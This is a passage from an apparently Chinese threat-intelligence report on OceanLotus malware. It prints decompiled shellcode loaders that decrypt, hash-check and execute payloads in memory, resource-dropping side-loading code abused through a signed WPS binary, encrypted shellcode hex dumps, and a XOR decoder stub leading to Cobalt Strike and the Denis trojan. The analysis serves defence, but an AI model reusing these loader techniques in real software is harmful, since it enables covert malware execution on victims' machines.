  v54 = *((unsigned __int8 *)a1 + v46++ + 8);
  v73 = v46;
  v55 = v54 + (v49 << 8) - 768;
  if ( v55 != -1 )
  {
    v53 = v54 + (v49 << 8) - 768 + 1;
    v81 = v54 + (v49 << 8) - 768 + 1;
    goto LABEL_60;
  }
  result = v94;
  if ( v46 == v94 || (result = v46 < v94 ? -205 : -201, (v46 < v94 ? 0xFFFFFFFC : 0) == 201) )
  {
    if ( v47 == *a1 )
    {
      v70 = CreateThread_v136(0, 0, v77, 0, 0, 0);
      WaitForSingleObject_v137(v70, -1);
      result = VirtualFree_v138(v77, *a1, 0x8000);
    }
  }
  return result;
}
```

Shellcode3 行为：

Shellcode3 功能是使用内置密钥解密其后的 payload，并校验 sha256 值，创建线程执行解密后的 payload：




```
if ( CryptAcquireContextW_v176(&v147, 0, 0, 24, 0xF0000000) )
{
  if ( CryptCreateHash_v177(v147, 0x800C, 0, 0, &v146) )//
                                  // 38 95 2C 71 11 F8 69 FE B2 74 A9 AF 2B 5E A9 5C
                                  // 7D 40 4D 83 72 36 AA 76 A1 9C FD C9 27
  {
    if ( CryptHashData_v178(v146, (int)v105, strlen(v105), 0)
      && CryptDeriveKey_v179(v147, v107, v146, 0, &v150) )
    {
      v90 = *(_DWORD *)(v72 + 99);
      v91 = v90 / v99;
      if ( v90 % v99 )
        ++v91;
      v117 = v99 * v91;
      v92 = VirtualAlloc_v160(0, v99 * v91, 0x3000, 64);
      v125 = v92;
      if ( v92 )
      {
        v93 = v99;
        v94 = 0;
        v128 = 0;
        v126 = v99;
        if ( v91 )
        {
          v95 = 0;
          while ( 1 )
          {
            if ( v94 == v91 - 1 )
            {
              v128 = 1;
              v96 = *(_DWORD *)(a1 + 99);
              if ( v96 < v117 )
              {
                v93 = v96 - v95;
                v126 = v96 - v95;
              }
            }
            memcpy_v169(v124, a1 + 103 + v95 + *(_DWORD *)(a1 + 91), v93);
            if ( !CryptDecrypt_v180(v150, 0, v128, 0, v124, &v126) )
              break;
            memcpy_v169(v95 + v125, v124, v126);
            memset_v170(v124, 0, v99);
            v95 += v99;
            if ( ++v94 >= v91 )
              break;
            v93 = v126;
          }
          v92 = v125;
        }
        if ( v127 || !CryptAcquireContextW_v176(&v149, 0, 0, 24, 0xF0000000) )
        {
          v72 = a1;
        }
        else
        {
          v72 = a1;
          if ( CryptCreateHash_v177(v149, 0x800C, 0, 0, &v145) )
          {
            if ( CryptHashData_v178(v145, v92, *(_DWORD *)(a1 + 95), 0) )
            {
              v125 = 32;
              if ( CryptGetHashParam_v184(v145, 2, &v229, &v125, 0) )
              {
                if ( memcmp_v173(&v229, a1 + 58, 0x20) )//
                                  // 77 48 CB AE 65 0A 5D F1 99 BE 13 31 2B BD 0C F5
                                  // E2 B6 D1 9A 40 ED E3 D7 2C 3A 2D 27 DD 3D 40 45
                {
                  VirtualFree_v163(v92, v117, 0x8000);
                }
                else
                {
                  v97 = CreateThread_v161(0, 0, v92, 0, 0, 0);
                  WaitForSingleObject_v162(v97, -1);
                  v127 = 1;
```



```
seg000:00000E86 aUsername       db 'username'
seg000:00000E8E                 db    0
seg000:00000E8F aComputername   db 'computername',0
seg000:00000E9C                 db  25h ; %
seg000:00000E9D a02x02x02x02x02 db '02X:%02X:%02X:%02X:%02X:%02X',0
seg000:00000EBA                 db    2
seg000:00000EBB                 db  30h ; 0
seg000:00000EBC                 db  30h ; 0
seg000:00000EBD                 db  30h ; 0
seg000:00000EBE                 db  30h ; 0
seg000:00000EBF                 db    0
seg000:00000EC0 aWhE            db 'wH"e',0Ah
seg000:00000EC0                 db ']',0F1h,99h,0BEh,13h,'1+',0BDh,0Ch,0F5h,0E2h,0B6h,0D1h,9Ah,'@',0EDh,0E3h,0D7h
seg000:00000EC0                 db ',:-',27h,0DDh,3Dh,'@E'
seg000:00000EE0                 db    0
seg000:00000EE1                 db  1Eh
seg000:00000EE2                 db    0
seg000:00000EE3                 db    0
seg000:00000EE4                 db    0
seg000:00000EE5                 db    0
seg000:00000EE6                 db 28h
seg000:00000EE7                 db    3
seg000:00000EE8                 db    0
seg000:00000EE9                 dd 32810h
seg000:00000EED                 db  38h ; 8
seg000:00000EEE                 db  95h
seg000:00000EEF                 db  2Ch ; ,
```

最终的 payload 是海莲花组织常用木马之一的 Cobalt Strike：




```
int __usercall sub_10001000@<eax>(int len@<ecx>, int a2@<eax>, char *a3@<ebx>)
{
  int result; // eax
  int v4; // edi

  result = a2 - 1;
  v4 = len;
  switch ( result )
  {
    case 0:
      result = sub_10005AD7(a3, len, 1);
      break;
    case 1:
      result = sub_10003D37(a3);
      break;
    case 2:
      result = sub_100036C7();
      break;
    case 3:
      result = sub_1000374A(len);
      break;
    case 4:
      result = sub_100036DB(a3);
      break;
    case 8:
      result = sub_1000597F(len, 1);
      break;
    case 9:
      result = sub_10003EF6((int)a3, len, "wb");
      break;
    case 10:
      result = sub_10004E01(a3, len);
      break;
    case 11:
      result = sub_10003938(a3);
      break;
    case 12:
      result = sub_1000562B(a3, 1);
```

4、Consultancy Agreement with SMW.rar（cde957c80e5a3d0f0103a84385075251）

和 Consultancy Agreement - C023-P - YCF (20190801).rar

（3e37dcca40129157eabb9ab22362e50a）

均使用的宿主为金山 WPS 的文件进行白加黑攻击，签名日期为 19 年 7 月 15：



数字签名信息
此数字签名正常。

签名人信息(S)


名称：hai Kingsoft Office Software Co., Ltd.
电子邮件：不可用
签名时间：2019 年 7 月 15 日 16:25:39

副署(U)


签名人姓名:	电子邮件地址:	时间戳
Symantec Tim...	不可用	2019年7月15日 1...

签名人姓名:	摘要算法	时间戳
Zhuha		
Zhuha		

加载后，会从资源文件里释放伪装的诱饵文件：




```
Offset     0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   Ascii
00000000  BF 5F 11 69 FD D9 E9 D9 74 24 F4 5D 29 C9 B9 47   ¿_▮iýÙéÙt$ô])É¹G
00000010  8B 03 00 31 7D 16 83 C5 04 03 7D 4D F3 9C 15 E9   ▮▮.1}▮▮Å▮▮}Mó▮▮é
00000020  F1 50 E6 F7 08 92 18 94 65 98 07 E9 C9 4E 04 B1   ñPæ÷▮´▮▮e▮▮éÉN▮±
00000030  C9 BA EA CA DB DA 8D FA AC 98 9A 04 72 CB CC 87   ÉºêÊÛÚ ú¬▮▮▮rËÌ▮
00000040  82 A3 F9 2D 93 07 A6 BD 7B AE 03 34 28 94 17 6F   ▮£ù-▮▮¦½{®▮4(▮▮o
00000050  2E 4C 32 E8 DF 29 AF 0F B9 20 87 7E D1 BB D6 15   .L2èß)¯▮¹ ▮~Ñ»Ö▮
00000060  39 C6 47 BE 7D F4 50 08 EB 9F 78 E9 2D E5 7F 3E   9ÆG¾}ôP▮ë▮xé-å▮>
00000070  81 10 98 B7 4B 05 EF DC 04 92 39 AE 50 0E 74 2E   ▮▮·K▮ïÜ▮´9®P▮t.
00000080  12 40 11 0A BD 6A 6D DB B1 F8 A6 B2 E9 9E 41 65   ▮@▮.½jmÛ±ø¦²é▮Ae
00000090  44 EA 3E 3F CE C7 B8 98 35 B9 7E AE 8B B0 97 45   Dê>?ÎÇ¸▮5¹~®▮°▮E
000000A0  68 4C 55 37 8B AB F0 5E DC 00 B2 DB BD 31 4B 09   hLU7▮«ð^Ü.²Û½1K.
000000B0  B2 84 EA BF 37 C3 73 FE 24 76 7F F6 62 FD 71 BC   ²▮ê¿7Ãsþ$v▮öbýq¼
000000C0  DD 0A F6 D8 7D F4 E7 88 10 6A F8 55 FD 81 3F 00   Ý.öØ}ôç▮▮jøUý ?.
000000D0  F2 89 39 CA 72 5D 7E CF 83 23 F8 3C FC 0A 10 C5
```



```
    if ( hModule )
    {
      v6 = FindResourceW(hModule, (LPCWSTR)0x66, L"asdklfjghedjihasio");
      v7 = v6;
      if ( v6 )
      {
        v8 = LoadResource(v5, v6);
        if ( v8 )
        {
          lpBuffer = LockResource(v8);
          if ( lpBuffer )
          {
            v9 = (const WCHAR *)SizeofResource(v5, v7);
            if ( v9 )
            {
              v10 = CreateFileW(&Dst, 0x40000000u, 0, 0, 2u, 0x80u, 0);
              if ( v10 != (HANDLE)-1 )
              {
                pMore = 0;
                WriteFile(v10, lpBuffer, (DWORD)v9, (LPDWORD)&pMore, 0);
                if ( v9 != pMore )
                {
                  v11 = (volatile signed __int32 *)(v2 - 8);
                  v28 = -1;
                  if ( _InterlockedDecrement(v11 + 3) <= 0 )
                    (*(void (__stdcall **)(volatile signed __int32 *))(**(_DWORD **)v11 + 4))(v11);
                  CloseHandle(v10);
                  goto LABEL_27;
                }
                CloseHandle(v10);
LABEL_23:
                wcscpy_s(&pszPath, 0x258u, &Dst);
                PathRemoveFileSpecW(&pszPath);
                ShellExecuteW(0, 0, &Dst, 0, &pszPath, 1);
                goto LABEL_25;
              }
            }
          }
        }
      }
    }
```


然后再从资源中取出 shellcode 并执行：




```
if ( hModule )
{
  v14 = FindResourceW(hModule, (LPCWSTR)0x65, L"asdklfjghedjihasio");
  v15 = v14;
  if ( v14 )
  {
    v16 = LoadResource(v13, v14);
    if ( v16 )
    {
      v17 = LockResource(v16);
      if ( v17 )
      {
        v18 = SizeofResource(v13, v15);
        v19 = v18;
        if ( v18 )
        {
          v20 = (void (*)(void))VirtualAlloc(0, v18 + 1, 0x1000u, 0x40u);
          v21 = v20;
          if ( v20 )
          {
            memmove(v20, v17, v19);
            *((_BYTE *)v21 + v19) = -61;
            v21();
          }
        }
      }
    }
  }
}
ExitProcess(0);
```

但是，在 Shellcode 的处理上，两波攻击存在不同：


攻击诱饵 Consultancy Agreement with SMW 执行后的 shellcode 解密后，直接为 denis 木马：



```
00440000    BF 5F1169FD     mov     edi, FD69115F
00440005    D9E9            fldl2t
00440007    D97424 F4       fstenv  (28-byte) ptr [esp-C]
0044000B    5D              pop     ebp
0044000C    29C9            sub     ecx, ecx
0044000E    B9 478B0300     mov     ecx, 38B47
00440013    317D 16         xor     dword ptr [ebp+16], edi
00440016    83C5 04         add     ebp, 4
00440019    037D 12         add     edi, dword ptr [ebp+12]
0044001C ^  E2 F5           loopd   short 00440013
```




Function name	Segment	Start	Length
sub_E02BB	seg000	000E02BB	00000008
sub_E02C3	seg000	000E02C3	00002A74




```
0025B2A2 6E 00 6F 00 70 00 7A 00 00 00 53 00 4F 00 46 00 n.o.p.z...S.O.F.
0025B2B2 54 00 57 00 41 00 52 00 45 00 5C 00 41 00 70 00 T.W.A.R.E.\.A.p.
0025B2C2 70 00 5C 00 41 00 70 00 70 00 58 00 37 00 30 00 p.\.A.p.p.X.7.0.
0025B2D2 31 00 36 00 32 00 34 00 38 00 36 00 63 00 37 00 1.6.2.4.8.6.c.7.
0025B2E2 35 00 35 00 34 00 66 00 37 00 66 00 38 00 30 00 5.5.4.f.7.f.8.0.
0025B2F2 66 00 34 00 38 00 31 00 39 00 38 00 35 00 64 00 f.4.8.1.9.8.5.d.
0025B302 36 00 37 00 35 00 38 00 36 00 64 00 5C 00 41 00 6.7.5.8.6.d.\.A.
0025B312 70 00 70 00 6C 00 69 00 63 00 61 00 74 00 69 00 p.p.l.i.c.a.t.i.
0025B322 6F 00 6E 00 7A 00 00 00 53 00 4F 00 46 00 54 00 o.n.z...S.O.F.T.
